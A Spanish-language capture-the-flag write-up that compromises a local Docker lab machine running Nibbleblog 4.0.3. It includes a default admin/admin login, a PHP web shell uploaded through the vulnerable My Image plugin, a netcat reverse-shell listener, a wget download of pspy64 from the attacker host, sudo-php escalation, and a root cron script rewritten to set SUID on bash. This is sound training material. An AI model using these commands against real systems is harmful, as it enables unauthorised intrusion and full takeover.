



Vamos a desplegar la maquina vulnerable


Estamos desplegando la máquina vulnerable, espere un momento.  
Máquina desplegada, su dirección IP es → 172.17.0.2  
Presiona Ctrl+C cuando termines con la máquina para eliminarla

Vamos a hacer un escaneo profundo de esta m

```
> sudo nmap -sS -sC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
[sudo] contraseña para caan31:

cat Puertos
File: Puertos
1 # Nmap 7.95 scan initiated Mon Sep 22 20:45:55 2025 as: /usr/lib/nmap/nmap -sS -sC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
2 Nmap scan report for 172.17.0.2
3 Host is up, received arp-response (0.0000070s latency).
4 Scanned at 2025-09-22 20:45:55 CEST for 1s
5 Not shown: 65534 closed tcp ports (reset)
6 PORT      STATE SERVICE REASON
7 80/tcp    open  http    syn-ack ttl 64
8 |_http-title: Apache2 Ubuntu Default Page: It works
9 |_http-methods:
10 |_ Supported Methods: GET POST OPTIONS HEAD
11 MAC Address: 02:42:AC:11:00:02 (Unknown)
12
13 Read data files from: /usr/share/nmap
14 # Nmap done at Mon Sep 22 20:45:56 2025 -- 1 IP address (1 host up) scanned in 1.31 seconds
```

Vamos a ver que nos encontramos en el servidor web que tenemos.




Si inspeccionamos la pagina vemos que hay comentarios donde nos indica un directorio

```
view-source:http://172.17.0.2/

1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 <!--
5   Modified from the Debian original for Ubuntu
6   Last updated: 2016-11-16
7   See: https://launchpad.net/bugs/1288690
8 -->
9 <!-- /nibbleblog -->
10 <!-- /nibbleblog -->
11 <!-- /nibbleblog -->
12 <!-- /nibbleblog -->
13 <!-- /nibbleblog -->
14 <!-- /nibbleblog -->
15 <!-- /nibbleblog -->
16
```

Vemos que es un blog de nibbleblog



Explorando un poco tenemos un login, probamos con admin admin y vemos que tenemos acceso.

---

## Sign in to Nibbleblog admin area


☐ Remember me

Login

[← Back to blog](#)

---

Tenemos un dashboard, he buscado que versión es para buscar alguna vulnerabilidad.



## Version

Nibbleblog 4.0.3 "Coffee" - Developed by Diego Najar


Save changes

Ahora buscando información he encontrado en incibe que para esta versión hay una vulnerabilidad con un plugin.

## Descripción

Vulnerabilidad de carga de archivos sin restricciones en el plugin My Image en Nibbleblog en versiones anteriores a 4.0.5, permite a administradores remotos ejecutar código arbitrario mediante la subida de un archivo con una extensión ejecutable, accediendo entonces a este a través de una petición directa al archivo en content/private/plugins/my\_image/image.php.

Descargamos este plugin y vemos que podemos subir archivos.



Desde nuestro host creamos este fichero para luego subirlo y así poder hacer una reverse Shell.


```
GNU nano 8.6
<?php
system($_GET['cmd']);
?>
```

Index of /nibbleblog/content/private/plugins/my\_image

Name	Last modified	Size	Description
Parent Directory	-	-	-
db.xml	2025-09-22 18:56	249	
image.php	2025-09-22 18:56	34	

Apache/2.4.41 (Ubuntu) Server at 172.17.0.2 Port 80

Probamos que el archivo que metimos puede ejecutarse.



```
> sudo nc -lvnp 443
[sudo] contraseña para caan31:
listening on [any] 443 ...
```

Una vez conectados, vamos a hacer la escalada de privilegios, cuenta el usuario chocolate con permisos en el binario php.

```
</html/nibbleblog/content/private/plugins/my_image$ sudo -l
sudo -l
Matching Defaults entries for www-data on f7b3076d9573:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on f7b3076d9573:
    (chocolate) NOPASSWD: /usr/bin/php
</html/nibbleblog/content/private/plugins/my_image$
```

Con ayuda de gtfobins vamos a ver como escalar correctamente.

## Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
</html/nibbleblog/content/private/plugins/my_image$ CMD="/bin/sh"
CMD="/bin/sh"
</html/nibbleblog/content/private/plugins/my_image$ sudo -u chocolate /usr/bin/php -r "system('$CMD');"
<sudo -u chocolate /usr/bin/php -r "system('$CMD');"
whoami
chocolate
```

Una vez dentro hicimos pruebas con sudo -l y buscando algún SUID vulnerable pero no encontramos nada interesante, así que utilizaremos la herramienta pspy64.

```
wget http://192.168.1.26:8000/pspy64
--2025-09-22 19:07:58-- http://192.168.1.26:8000/pspy64
Connecting to 192.168.1.26:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'
```

```
pspy64
chmod +x pspy64
```

Una vez la tengamos en la maquina vulnerable, lo vamos a ejecutar y vemos que tenemos un fichero en /opt.

```
2025/09/22 19:09:49 CMD: UID=0 PID=649 | php /opt/script.php
```

Miramos que es lo que contiene este fichero y vamos a modificarlo.

```
cat /opt/script.php
<?php echo 'Script de pruebas en fase de beta testing'; ?>
```

Lo modificamos y luego comprobamos que se haya cambiado, ejecutamos bash -p y vemos que ahora somos root.

```
echo "<?php system('chmod u+s /bin/bash'); ?>" > /opt/script.php
```

```
cat /opt/script.php
<?php system('chmod u+s /bin/bash'); ?>
bash -p
whoami
root
```